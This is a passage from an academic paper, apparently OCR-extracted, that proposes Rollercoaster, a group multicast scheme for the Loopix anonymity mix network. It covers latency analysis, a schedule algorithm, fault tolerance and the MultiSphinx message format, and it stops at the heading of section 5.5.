


Figure 1: Schematic for a Loopix network with four users (A, B, C, D), two providers (P1, P2), and a three-layer mix network. Each node of mix layer L is connected to each node of layer $L+1$. The solid blue arrows depict one possible path for a payload or drop message from user B to user D. The dashed red line represents loop traffic induced by a mix node.

On mobile devices, the frequency of sending network packets has a large impact on energy efficiency. Every transmission promotes the mobile network connection from idle to an active sending state after which it remains in a tail state for a few seconds [9, §5.1]. During the active sending/receiving state (1680 mW, data for LTE) and the tail state (1060 mW) the power consumption is higher than during idle (594 mW) [9, Table 3]. Every promotion from idle to active comes with additional energy costs. Therefore, sending few but large messages with long intra-packet pauses is advantageous for battery life on mobile devices, even if the total volume of data transmitted is the same. On the other hand, smaller and more frequent messages lead to lower latency.

We assume that the group membership is fixed and known to all members; we leave the problems of group formation and adding or removing group members for future work.

3 Background

Our work builds on Loopix, which we introduce in this section. Section 3.2 introduces multicast as it is used in this paper.

3.1 Loopix

Loopix is a mix network [10]: messages are sent via several mix nodes to conceal their sender and destination. The route is chosen by the sender and encoded in message headers.

Several mix network designs have been proposed: for example, in the *threshold* approach, a mix node waits until a fixed number of messages have arrived, and then forwards them to their next hops in a random order. A mix node must wait for a sufficient number of messages to arrive before forwarding them to ensure there is significant uncertainty in the mapping between incoming and outgoing messages. Unfortunately, this batching process can lead to high latency.

Loopix takes a different approach to mixing: whenever a message passes through a node, it delays that message by a duration d_μ. For each hop the sender independently chooses d_μ randomly from the exponential distribution with rate parameter λ_μ, and includes that value in the message header.

Moreover, Loopix ensures that the timings of messages sent by any node can be modelled as a *Poisson process* (i.e. the interval between messages is exponentially distributed). Applying exponentially distributed random delay to a Poisson process yields another Poisson process; moreover, aggregating the events from several Poisson processes yields another Poisson process [3]. Message senders can adjust λ_μ to balance the trade-off between reducing latency (increase λ_μ) and strengthening anonymity (decrease λ_μ).

An individual mix node may be compromised by the adversary, allowing it to learn the mapping between input and output messages. However, a mix network provides strong anonymity guarantees when at least one of the mix nodes on the message's path is trustworthy. Cover traffic is added to hide communication patterns and to prevent an attacker from inferring message senders and recipients merely by looking at the set of messages sent and received over time.

Loopix arranges mix nodes in l layers (where $l = 3$ is a typical choice), forming a *stratified topology*. In this arrangement, each node is connected to all nodes of the next layer, and a message flows through one mix node in each layer. The system's message throughput capacity can be increased by adding more nodes to each layer.

Access to the mix network is mediated by provider nodes (see Figure 1). Providers receive and store incoming messages for each user in an inbox, allowing the end-user device to be offline and download messages from the provider later. These messages are still end-to-end encrypted and providers cannot distinguish them from cover traffic (see below). The provider nodes are a required component if the end-user device (e.g. smartphone) is not always connected to the Internet. Moreover, the provider nodes support revenue generation since the provider can charge users to cover operating costs without knowing who their customers are communicating with.

3.1.1 Messages and Traffic

All Loopix messages are encrypted and padded to a fixed size[1] using the Sphinx [11] mix message format. The Sphinx message format uses layered encryption and ensures the contents of messages change at every hop in the mix network. Fixed-size padding renders messages containing payload traffic indistinguishable from cover traffic messages. This approach means the attacker cannot correlate incoming and outgoing messages based on payload contents or length. Loopix uses three types of messages:

Drop messages are the primary form of cover traffic. They are sent by users as a Poisson process with rate parameter λ_d

[1]The implementation accompanying the original Loopix paper uses a message size of 1024 bytes, including headers and overheads.

$d_p \sim \exp(\lambda_p)$	Delay between successive payload messages
$d_d \sim \exp(\lambda_d)$	Delay between successive drop messages
$d_l \sim \exp(\lambda_l)$	Delay between successive loop messages
$d_\mu \sim \exp(\lambda_\mu)$	Delay applied on message forwarding
Δ_{pull} (constant)	Polling interval for checking inboxes
$d_M \sim \exp(\lambda_M)$	Delay between successive loop messages sent by mix nodes

Table 1: Delays are either constant or chosen from an exponential (exp) distribution with the given parameter. Our notation slightly differs from the original paper.

and addressed to a randomly chosen user's inbox. They follow the full transport route from the sender's provider through all layers of the mix network to the recipient's device. Recipients download the message from their inboxes, decrypt it, and only then identify it as drop traffic and discard it.

Payload messages contain application data and are sent as a Poisson process with rate parameter λ_p. When an user sends multiple messages in quick succession, they are added to a send queue at the client and forwarded to the user's provider at an average rate of λ_p. While they are in the payload send queue, messages experience delay d_Q. When there are no payload messages waiting to be sent, a drop message is sent instead. Keeping the send rate constant prevents irregular traffic patterns that may reveal whether a user is currently actively communicating.

Loop messages defend against active attacks such as $(n-1)$ *attacks* [12]. In such an attack an adversary tries to follow the path of a message by blocking all other incoming traffic for the mix node or replacing it with its own. Loop messages are injected by both users (at rate λ_l) and mix nodes (at rate λ_M); these messages travel in a loop though all mix layers, via a provider node, back to the sender. If the loop messages sent by a node fail to be delivered back to that node, it can suspect that an active attack is taking place and employ countermeasures as described in the Loopix paper [3, §4.2.1].

Choosing suitable rate parameters depends heavily on the application behaviour, the message size, and the capacity of the underlying network. In the original Loopix paper the values of the parameters λ_p, λ_d, and λ_l range from one message per second to one message per minute. With a total message size of $|msg|$ bytes and the rates given in messages/s, the required bandwidth of a client can be estimated as $(\lambda_p + \lambda_d + \lambda_l) \cdot |msg|$ bytes/s.

3.2 Multicast and Group Messaging

A *multicast* protocol allows a single message to be delivered to all members of a group. Broadly speaking, there are two approaches for implementing multicast: by sending each message individually to each recipient over unicast, or by relying on the underlying network to make copies of a message that are delivered to multiple recipients. IP multicast [13] is an example of the latter approach, which avoids having to send the same message multiple times over the same link.

In this paper we are interested in *group multicast*, a type of multicast protocol in which there is a pre-defined, non-hierarchical group of users U. At any time any member of the group might send a message to all other group members. We call the initial sender *source s* and all others the intended recipients $U_{recv} = U \setminus s$.

4 Naïve Approaches to Multicast

In this section we discuss the reasons why message delays occur in Loopix. We then explore two simple approaches to implementing multicast on Loopix, and explain why they are not suitable, before introducing Rollercoaster in Section 5.

We define the message latency d_{msg} of a single unicast message *msg* from user to *A* to user *B*:

$$d_{msg} = T_{recv,B} - T_{send,A} \tag{1}$$

where $T_{send,A}$ is the time at which user *A*'s application sends *msg*, and $T_{recv,B}$ is the time at which user *B*'s application receives the message.

In Loopix, message delays are the sum of delays at various points in the network. First, any outbound message sent by the user to the provider experiences a queuing delay d_Q based on the number of messages in the send queue. The delay between two successive messages in the queue being sent, d_p, is exponentially distributed with a rate parameter λ_p (see Table 1). Hence, a message's time spent in the send queue, d_Q, is a random variable with a Gamma distribution $\Gamma(n, \frac{1}{\lambda_p})$, where the shape parameter n denotes the number of messages in the queue ahead of our message *msg*.

Secondly, the payload message is held up at the ingress provider and each of the l mix nodes by an exponentially-distributed delay d_μ. Finally, the receiving user checks their inbox in fixed time intervals of Δ_{pull}, leading to a delay d_{pull} that is uniformly distributed between 0 and Δ_{pull}. Therefore the message delay in a Loopix network with l layers can be expressed as a sum of these components:

$$d_{msg} = d_Q + d_p + (l+1) \cdot d_\mu + d_{pull} \tag{2}$$

The above equation ignores processing and network delays. The Loopix paper demonstrates that these are negligible compared to the delays imposed by sensible rate parameters.

For a Poisson distribution with parameter λ, the expected mean is $1/\lambda$. The Gamma distribution $\Gamma(n, \frac{1}{\lambda_p})$ has the mean $\frac{n}{\lambda_p}$. For the pull interval, the expected mean delay is $\Delta_{pull}/2$.

Hence, the mean latency for Equation 2 is:

$$\text{mean}(d_{msg}) = \frac{n+1}{\lambda_p} + \frac{l+1}{\lambda_\mu} + \frac{\Delta_{pull}}{2} \tag{3}$$

When a source s wants to send a payload to a group by multicast, we define the *multicast latency* D to be the time from the initial message sending until all of the recipients U_{recv} have received the message:

$$D = \max_{u \in U_{recv}} (T_{recv,u}) - T_{send,s} \tag{4}$$

4.1 Naïve Sequential Unicast

In the simplest implementation of multicast, the source user s sends an individual unicast message to each of the recipients $u \in U_{recv}$ in turn. While the messages can travel through the mix network in parallel, their emission rate is bounded by the payload rate λ_p of the sender.

For a recipient group of size $|U_{recv}| = m-1$, the last message in the send queue will be behind $n = m-2$ other messages. Further, the last message will incur the same network delay and pull delay as all other unicast messages. The average delay for the last message therefore describes the multicast latency for when performing sequential unicast:

$$D_{unicast} = \frac{m-1}{\lambda_p} + \frac{l+1}{\lambda_\mu} + \frac{\Delta_{pull}}{2} = \mathcal{O}(m) \tag{5}$$

The mean delay $D_{unicast}$ therefore grows linearly with m. As we show in Section 6, sequential unicast is too slow for large groups with realistic choices of parameters (λ_p is typically set to less than one message per second).

Another problem with the sequential unicast approach is that the effective rate at which a user can send messages to the group is $\frac{\lambda_p}{m-1}$, as all copies of the first message need to be sent before the second multicast message can begin transmission.

One might argue that this problem can be addressed by increasing the payload bandwidth by increasing the value for λ_p. However, this would require similar adjustments to the rates for drop and loop messages to preserve the network's anonymity properties. As these parameters are fixed across all users, this would lead to a proportional increase in overall bandwidth used by the network. Moreover, the factor by which we increase λ_p would be determined by the largest group size we want to support. As a result, users participating in smaller groups would face an unreasonable overhead. This inefficiency particularly applies to users who mostly receive and only rarely send messages.

4.2 Naïve Mix-Multicast

An alternative approach shifts the multicast distribution of a message to mix nodes. In this scheme, the source chooses one mix node as the *multiplication node*. This node receives a single message from the source and creates $|U_{recv}| = m-1$ mix messages sent on to the other group members. A provider node would not be suitable as a multiplication node as it would learn about the group memberships of its users and their group sizes.

When the multiplication node receives such a multicast message, it inserts $m-1$ messages into its input buffer, one for each of the recipients, and processes them as usual. This provides optimal group message latency of $D = d_{msg}$ as there is no rate limit on messages sent by a mix node, and hence no queuing delay. However, this design has significant flaws.

First, a corrupt multiplication mix node can learn the exact group size $|U| = m$, in contravention of our threat model. This is undesirable as it may allow an attacker to make plausible claims regarding the presence or absence of communication within certain groups. Even without corrupting a node, an adversary can observe the imbalance between incoming and outgoing messages of a multiplication node.

The weakened anonymity properties could perhaps be mitigated with additional cover traffic that incorporates the same behaviour as the payload traffic. In particular, the cover traffic must model all possible group sizes. Allowing a group size of 200 requires cover traffic to multicast by factor 200 as well. However, this would significantly increase the network bandwidth requirements in the following mix layers, increasing the cost of operating the network.

Permitting message multiplication also opens up the risk of denial of service attacks: a malicious user could use the multicast feature to send large volumes of messages to an individual provider, mix node, or user, while requiring comparatively little bandwidth themselves.

Finally, supporting group multicast in a mix node requires the input message to contain $m-1$ payloads and headers, one for each outgoing message. As all outgoing messages must travel independently of each others they must be encrypted with different keys for their respective next hops. Otherwise, all outgoing messages share the same encrypted payload. This makes it trivial for an observer to identify the recipients of this group message. The only solution is to either increase the size of *all* messages in the system or enforce a very low limit on maximum group size.

In summary, naïvely performing message multiplication on mix nodes is not a viable option. However, a viable variant of this approach is possible by fixing the multiplication factor of messages to be a small constant (e.g. $p = 2$). We discuss this design in Section 5.4 where we present MultiSphinx.

5 Rollercoaster

We propose *Rollercoaster* as an efficient scheme for group multicast in Loopix. Rollercoaster distributes the multicast traffic over multiple nodes, arranged in a distribution graph. This not only spreads the message transmission load more uniformly across the network, but it also improves the balance




Figure 2: Message distribution graph for a group of size $m = 9$ and branching factor $k = 2$. *Graph A:* Expected delivery from source $s = a$. *Graph B:* The node c is offline and breaks delivery to h and i. Using the fault-tolerant variant the node d is assigned the role of c and delivers the payload to h and i.

of payload and cover traffic. Rollercoaster is implemented as a layer on top of Loopix, and it does not require any modifications to the underlying Loopix protocol (we discuss an optional protocol modification in Section 5.4).

As we have seen with naïve sequential unicast, messages slowly trickle from the source into the network as the source's message sending is limited by the payload rate λ_p. However, users who have already received the message can help distribute it: after the source has sent the message to the first recipient, both of them can send it to the third and fourth recipient concurrently. Subsequently, these four nodes then can send the message to the next four recipients, and so on, forming a distribution tree with the initial source at the root.

The distribution tree for a set of users U is structured in *levels* such that each parent node has k children at each level, until all recipients have been included in the tree. An example with eight recipients is shown in Figure 2. With each level the total number of users who have the message increases by a factor of $k+1$, which implies that the total number of levels is logarithmic in the group size $|U|$.

In this section we first detail the construction of Rollercoaster in Section 5.1. As a second step, Section 5.2 adds fault tolerance to ensure that the scheme also works when nodes are offline. Asymptotic delay and traffic properties are analysed in Section 5.3. Section 5.4 develops the *MultiSphinx* message format, which allows restricted multicast through designated mix nodes. Further optimisations to the scheme are briefly discussed in Section 5.5.

5.1 Detailed Construction

The Rollercoaster scheme is built upon the concept of a *schedule*. This schedule is derived deterministically from the source s, the total set of recipients U_{recv}, and the maximum branching factor k following Algorithm 1. First, a list U of all group members is constructed with the initial source at the 0-th index. The group size $|U|$ and branching factor k lead to a total of $\lceil \log_{k+1} |U| \rceil$ levels. In the t-th level the first $(k+1)^t$ members have already received the message. All of them send the message to the next w recipients, increasing the next group of senders to $(k+1)^{t+1}$. In the 0-th level only $U[0]$ (the initial sender) sends k messages to $U[1] \ldots U[k]$.

Algorithm 1 The basic Rollercoaster schedule algorithm for a given initial source s, list of recipients U_{recv}, and branching factor k. The *schedule* contains a list for every level with a tuple $(sender, recipient)$ for each message to be sent.

```
1:  procedure GenSchedule(s, U_recv, k)
2:      U ← [s] + U_recv
3:      L ← ⌈log_{k+1} |U|⌉                          ▷ number of levels
4:      schedule ← []
5:      for t = 0 until L − 1 do
6:          p ← (k + 1)^t                            ▷ first new recipient
7:          w ← min(k · p, |U| − p)
8:          R ← []
9:          for i = 0 until w − 1 do
10:             idx_sender ← ⌊i/k⌋
11:             idx_recipient ← p + i
12:             R[i] ← (U[idx_sender], U[idx_recipient])
13:         schedule[t] ← R
14:     return schedule
```

In order to associate an incoming message with the correct source node and group of all recipients, all Rollercoaster payloads contain a 16 byte header as illustrated in Figure 3, in addition to the *Sphinx* packet header used by Loopix. Each group is identified by a 32-bit *groupid* shared by all group members. The 32-bit *nonce* identifies previously received messages, which becomes relevant with fault-tolerance (Section 5.2). The fields *source*, *sender*, and *role* refer to individual group members and have a 10-bit size, allowing groups with up to 1024 members. The *source* field indicates the original sender and is necessary to construct the distribution graph at the recipient. The fields *sender* and *role* are used by the fault tolerant variant in Section 5.2 for acknowledgement messages and to route around nodes that are offline. Field lengths can easily be increased or decreased as they do not have to be globally the same across all Loopix clients. Finally, the header contains a signature that is generated by the original source and covers the payload as well as all static header fields. It assures recipients that the message indeed originated from a legitimate group member and that they are not tricked by an adversary to start distributing a fake message to group




Figure 3: Payload header for the Rollercoaster scheme containing both the fields for the minimal scheme and the fields necessary for the fault-tolerance variant and further optimisations.

members. The *sender* and *role* fields are not covered by the signature, allowing nodes that are not the original source to modify these fields without invalidating the signature.

5.2 Adding Fault Tolerance

The basic Rollercoaster scheme of Section 5.1 fails when users are offline and cannot perform their role of forwarding messages. In this case, one or more recipients in later levels would not receive the message until their parent node returns online. The risk of this approach becomes apparent when looking at the graph in Figure 2B, where a single unavailable node causes message loss for its entire subtree. In principle, the responsibility for forwarding messages could be delegated to the provider nodes, which are assumed to always be online. However, we consider this approach not to be desirable as the adversary could learn about the group membership by compromising a provider.

Rollercoaster with fault-tolerance achieves reliable delivery through *acknowledgement* (ACK) replies to the source and reassignment of roles. When the source sends a message it sets timeouts by which time it expects an acknowledgement from the recipient and each of its children. The individual timeouts account for the number of hops and the expected delays at each hop due to mix node delays and messages waiting in send queues. ACKs are sent through the mix network like any other unicast message. When receiving an ACK from a node, the source marks the sending node as delivered. Choosing the source as the main coordinator is reasonable as it has the strongest incentive for ensuring delivery of all messages. Loopix allows a high rate of messages received by users, so it is not a problem if one user receives a large number of ACKs.

The source responds to a timeout by sending the message to a different node. For this, each node maintains a list of most-recently-seen nodes based on received messages and chooses one from it heuristically. The source itself is part of that list as the ultimate replacement node. A replacement node is only necessary when the failing node would have forwarded the message to others, i.e. when it is not a leaf node of the distribution tree (see Algorithm 10 in Appendix B). Independently of this and in case that the message did not reach the intended recipient due to message loss, a *retry message* is sent (with exponential back-off) to the failed node again with its own timeout.

We start the timeouts associated with a message when the underlying Loopix implementation sends the message to the provider, so that the timeouts do not need to include the sender's queuing delay. Since the sender knows the global rate parameters λ_p and λ_μ, it takes these into account when determining timeouts. The timeout may further be adjusted based on the network configuration and application requirements.

The fault-tolerance mechanism makes use of the message fields *source*, *sender*, and *role* shown in Figure 3. The *source* field remains unchanged as the message is forwarded because it is required for constructing the schedule at each node. It also indicates the node to which the ACK should be sent. The *sender* field is updated when forwarding a message or sending an ACK and used by the recipient to update their list of most-recently-seen nodes. The *role* field indicates the role that the receiving node should perform, usually their natural identity. However, when a node is offline, another node might be assigned its role, i.e. its position in the distribution tree. In this case, the role field indicates the node as which the recipient should act. Retry messages to failed nodes have an empty role field, because the role has already been reassigned.

On receiving any payload message *msg*, the recipient node hands over the payload to the application and reconstructs the schedule using *msg.source*, *msg.groupid*, and *msg.nonce*. For every child node of *msg.role* in the schedule, the node enqueues a message for the respective recipient, making sure to update *msg.role*. The ACK reply is enqueued after the payload messages so that no ACK is sent if a node goes offline before forwarding a message to all of its children in the distribution tree.

ACK messages contain the *groupid*, *nonce*, *source*, and *role* fields of the original message and an updated *sender* field, which allow the recipient of the ACK (i.e., the source) to identify and cancel the corresponding timeout. The sender adds a signature covering *all* header fields to ensure that the ACK message cannot be forged. When an ACK is not received on time, the message is sent to a different node as described above.

If the connection between a user and their provider is interrupted, we rely on the fact that Loopix allows users to retrieve received messages from their inbox later. The user's software notices a loss of connection and pauses timeouts until it has had a chance to check the inbox on the provider again.

After a long offline period, a node's inbox may contain a large backlog of messages that were received by the provider while the user was offline. When a node comes back online, it treats this backlog differently from messages received while

online: for any messages received while offline, a node only delivers the payloads to the application, but it does not send ACK messages or forward messages to other nodes. Here the node avoids doing unnecessary work for messages where the timeout is likely to have already expired.

Algorithm 8 in Appendix B describes the behaviour of the fault-tolerant variant in detail.

5.2.1 Eventual Delivery and Byzantine Fault Tolerance

The fault-tolerant variant of Rollercoaster assumes that the source node acts honestly and does not disconnect permanently (but can do so intermittently). This is reasonable as the sending user has high incentive to see through the delivery of their message. We prove eventual delivery under this assumption in the extended paper (see Appendix C). An application might provide the user with a suitable user interface that shows the delivery process.

Proof sketch: Everyone who does not ACK the payload will eventually receive it directly from the source, and will read it from their inbox when they return online. This works even in the presence of malicious nodes that acknowledge a message without forwarding it, since the source has individual timeouts for each group member. Therefore, the source will detect when a node's children do not send ACKs.

However, the source node might be disconnected permanently. To nevertheless guarantee eventual delivery, every group member can periodically pick another group member at random and send it a hash of the message history it has seen so far (ordered in a deterministic way so that two users with the same set of messages obtain the same hash). If the recipient does not recognise the hash, the users run a reconciliation protocol [14] to exchange any messages that are known to only one of the users. Such a protocol provably guarantees that every user eventually receives every message, even if some of the users are Byzantine-faulty, provided that every user eventually exchanges hashes with every other user [14].

5.3 Exploring Delay and Traffic

We first analyse the expected multicast latency of Rollercoaster without fault tolerance by considering the levels of the distribution tree, as illustrated in Figure 2. The expected multicast latency $D_{rollercoaster}$ is determined by the longest message forwarding paths $C_1, C_2, \ldots$. Each such path is defined as $C = e_0, \ldots, e_{|C|-1}$ where e_i is a edge from a node on level i to a node on level $i+1$. We call these edges *one-level edges*. The number of levels of the schedule generated by Algorithm 1 is $L = \lceil \log_{k+1} |U| \rceil$ as discussed in §5.1. Hence, no path is longer than L. An example of a longest path is $C = (a,b)(b,g)$ in Figure 2. The mean message delay when traversing each edge of the graph is $\bar{d}_{msg} = \bar{d}_Q + \bar{d}_t$, where $\bar{d}_Q$ is the mean queuing delay and $\bar{d}_t = \bar{d}_p + (l+1) \cdot \bar{d}_\mu + \bar{d}_{pull}$ is the message's mean travel time through the network, as in (2).

Scheme	Latency D	Packet size overhead
Naïve Unicast	$\mathcal{O}(m)$	–
Naïve Multicast	$\mathcal{O}(1)$	$\mathcal{O}(m)$
Rollercoaster	$\mathcal{O}(\log m)$	$\mathcal{O}(1)$

Table 2: Overhead of the presented multicast schemes in terms of group multicast delay and packet size overhead.

Since each node sends no more than a total of k messages to the directly subsequent level, the expected queuing delay for the last message is $\bar{d}_Q = \frac{k-1}{\lambda_p}$.

However, there are also edges from a node on level i to a node on level $i+j$ where $j > 1$. One example is (a,d) in Figure 2. Messages from level i to level $i+1$ are sent before any messages that skip levels, and therefore any level-skipping messages may experience higher queuing delay before they are sent. Concretely, the edges from level i to level $i+j$ will incur an additional expected queuing delay of at most $(j-1) \cdot \bar{d}_Q$ compared to one-level edges. At the same time, these edges save $j-1$ hops, which would have incurred both a queuing delay $\bar{d}_Q$ and a travel time $\bar{d}_t$ each. Hence, the time saved by the reduced hop count outweighs the extra queuing delay.

Thus, the expected time for a message to be received by all nodes is determined by the longest path consisting of only one-level edges, with a queuing delay of $\bar{d}_Q = \frac{k-1}{\lambda_p}$ at each hop:

$$D_{rollercoaster} = L \cdot (\bar{d}_Q + \bar{d}_t) = \lceil \log_{k+1} m \rceil \cdot \bar{d}_{msg} \qquad (6)$$

Hence, the group multicast latency is logarithmically dependent on the group size m and contains a multiplicative factor that equals the time to send a single message after being queued behind at most k messages.

When a node is offline, it will only be able to receive messages when it comes online and queries its inbox. In case the offline node is a forwarding node, the source will detect the lack of an ACK after the timeout expired. In this case the latency penalty for the children of the failed node is the timeout of the parent node, which is typically proportional to the expected delivery time.

5.4 p-Restricted Multicast with MultiSphinx

As specified so far, Rollercoaster uses the unmodified Loopix protocol. However, even though Rollercoaster spreads the work of sending a multicast message more evenly across the network than sequential unicast, payload messages and ACKs are still demanding for nodes' send queues.

In this section, we consider a modification to the Loopix protocol that further improves multicast performance: namely, we allow some mix nodes to *multiply* one input message into




Figure 4: Standard Loopix (A) sends out a message if any of its Poisson processes triggers, so the rate of messages sent is $\lambda = \lambda_p + \lambda_d + \lambda_l$. In p-restricted multicast (B) these Poisson processes are still independent, but the node has an extra layer that awaits p messages, which are then wrapped into a MultiSphinx message. The sender can increase λ'_p to $p\lambda_p$ (same for λ'_d, λ'_l) while keeping $\lambda' = \lambda$.

multiple output messages, which may be sent to different recipients. The naïve mix-multicast we considered in Section 4.2 allows arbitrary multiplication factors. Here we show how to make mix-node-supported multicast safe by restricting the multiplication factor to a fixed constant p. We call this approach *p-restricted multicast* where clients can send p messages inside one MultiSphinx package; with $p = 1$ this scheme is identical to the regular Rollercoaster.

In p-restricted multicast, only mix nodes in one designated layer may multiply messages. In our design, we perform multiplication in the middle layer (layer 2 of 3) and we refer to these mix nodes as *multiplication nodes*. To ensure unlinkability of mix nodes' inputs and outputs, *every* message processed by a multiplication node must result in p output messages, regardless of the message type or destination. Mix nodes in other layers retain the standard one-in-one-out behaviour of Loopix. Since layer 3 of the mix network needs to process p times as many messages as the earlier layers, layer 3 should contain p times as many mix nodes as layers 2.

This paper uses the parameter p for p-restricted multicast and k for the schedule algorithm. These can be chosen independently of each other. However, for simplicity and practical interdependence we often set both to the same value $k = p$.

Effectively, p-restricted multicast allows p messages to different recipients to be packaged as a single message up to p times the size. Sending fewer but larger messages allows for lower power consumption on mobile devices, as discussed in our application requirements (§2). We show in our evaluation in §6.5 that p-restricted multicast allows choosing much larger λ values while maintaining low latency.

5.4.1 The MultiSphinx message format

Loopix encodes all messages using the *Sphinx* message format [11], which consists of a header M containing all metadata and an encrypted payload δ. Using the header, each mix node n_i derives a secret shared key s_i. Due to the layered encryption of the header and payload, an adversary cannot correlate incoming and outgoing packets when observing mix nodes. Our construction is based on the improved Sphinx packet format [15] which uses authenticated encryption (AE). In particular, we use a stream cipher C in an encrypt-then-MAC regime and require that without the knowledge of the key, the generated ciphertext is indistinguishable from random noise (which is believed to be the case for modern ciphers such as AES-CTR). Every hop verifies integrity of the entire message to prevent active tagging attacks. The improved Sphinx packet format satisfies the ideal functionality of Sphinx [16]. The per-hop integrity checks of the entire message come at the cost of lacking support for anonymous reply messages, but these are not used by Loopix.

Sphinx assumes that each input message to a mix node results in exactly one output message. In order to support p-restricted multicast we introduce the *MultiSphinx* message format, which can wrap p messages. A MultiSphinx message is unwrapped at a designated mix node, and split into p independent messages. For anyone other than the designated multiplication node, MultiSphinx messages are indistinguishable from regular Sphinx packets. We now describe the *MultiSphinx* design for $p = 2$ by describing the creation and processing of these messages. The detailed construction and processing is formalised in Appendix A.2.

For $p = 2$, the sender waits until its message queues (payload, drop, loop) have released two messages. The sender then combines their payloads δ_A, δ_B and recipients U_A, U_B into a single message that is inserted into the mix network, as shown in Figure 4. As we want to fit both payloads and two headers into our message to the multiplication node, $|\delta_A|$ and $|\delta_B|$ must be smaller than the global Sphinx payload size.

The combined message is sent via a mix node n_0 in the first layer to the designated multiplication node n_1, where its inner messages are extracted and added to its input buffer. The inner message containing δ_A will be processed by n_1 and routed via $n_{2,A}$ to the recipient n_A (and similarly for B). The multiplication node derives the secret key s_1 from the incoming message's header and additional secret keys $s_{1,A}, s_{1,B}$ from the headers of the inner messages. We omit provider nodes.

The sender first computes all secret keys. Using these secret keys it encrypts the payloads δ_A, δ_B between the recipients and the multiplication node. However, the resulting encrypted payloads are smaller than the regular Sphinx payload lengths.

To ensure all messages have the same size, we use a pseudorandom function (PRF, e.g. HMAC) ρ to add padding to the encrypted payloads $\delta_{1,A}$ and $\delta_{1,B}$. ρ is keyed with the shared secret s_1 and the payload index (`A` or `B`) so that the padding is unique. The resulting payloads have the format $\delta'_{1,A} = \delta_{1,A} \,\|\, \rho(s_1 \,\|\, \mathtt{A})$ (and similarly for B). Now the sender computes the headers and MACs along the path from the multiplication node to the recipients by simulating the decryp-

tion of the payload at each step. This results in two Sphinx headers $M_{1,A}$ and $M_{1,B}$. Finally, we create the message for the path from the sender to the multiplication node using the regular Sphinx construction. We set the payload of that message to the concatenation $\delta_{combined} = M_{1,A} \,\|\, \delta_{1,A} \,\|\, M_{1,B} \,\|\, \delta_{1,B}$. Appendix A.2 contains pseudocode for this construction.

The processing of incoming messages at the multiplication node differs from other nodes. First, the payload is decrypted and split into the message headers and payloads. Then, the payloads are deterministically padded using the PRF ρ as described above. To ensure that the messages are hard to correlate, they are added to the node's input buffer, decrypted again (now deriving secrets $s_{1,\{A,B\}}$), and delayed independently as defined by their individual delay parameter.

5.4.2 Anonymity of MultiSphinx

All MultiSphinx messages (before and after the multiplication node) have the same header length and payload length as regular Sphinx messages. Sphinx headers do not leak the number of remaining hops and the ciphertext is indistinguishable from random noise. Therefore, MultiSphinx messages are indistinguishable from regular Loopix messages. At the same time, the multiplication node maintains the unlinkability between the incoming messages and outgoing messages as these are delayed independently.

An adversary might also corrupt mix nodes. Even in this case they do not gain advantage over regular Sphinx message with regards to sender and recipient anonymity and unlinkability. These results also hold for active adversaries with the capabilities from the original Loopix paper.

If an adversary controls a p-restricted multiplication node and c_3 of the n_3 mix nodes of the third layer, they can trace some messages from their multiplication to their delivery at providers. On the basis that the p recipients of a MultiSphinx message are likely to be members of the same group, the adversary then has a chance to guess that any two of the users from these providers share a group membership. The probability of correctly guessing two group members given a group message is less than $(1-(\frac{n_3-c_3}{n_3})^{p-1}) \cdot \frac{|\mathcal{P}|^2}{|\mathcal{U}|^2}$ if all $|\mathcal{U}|$ users are evenly distributed among $|\mathcal{P}|$ providers. This attack is prevented if the multiplication node *or* all but one of the chosen nodes in the third layer are trustworthy. (In contrast, standard Loopix requires only that any mix node on the message path is trustworthy.) MultiSphinx does not leak any information regarding group sizes. The extended paper (see Appendix C) contains theorems and proofs for our claims.

In addition to these properties, it is possible to achieve sender anonymity by first forwarding the message to a trusted group member. The sender can prove its membership through a shared group secret. We leave receiver anonymity and unlinkable group membership for future work.

5.5 Further Optimisations

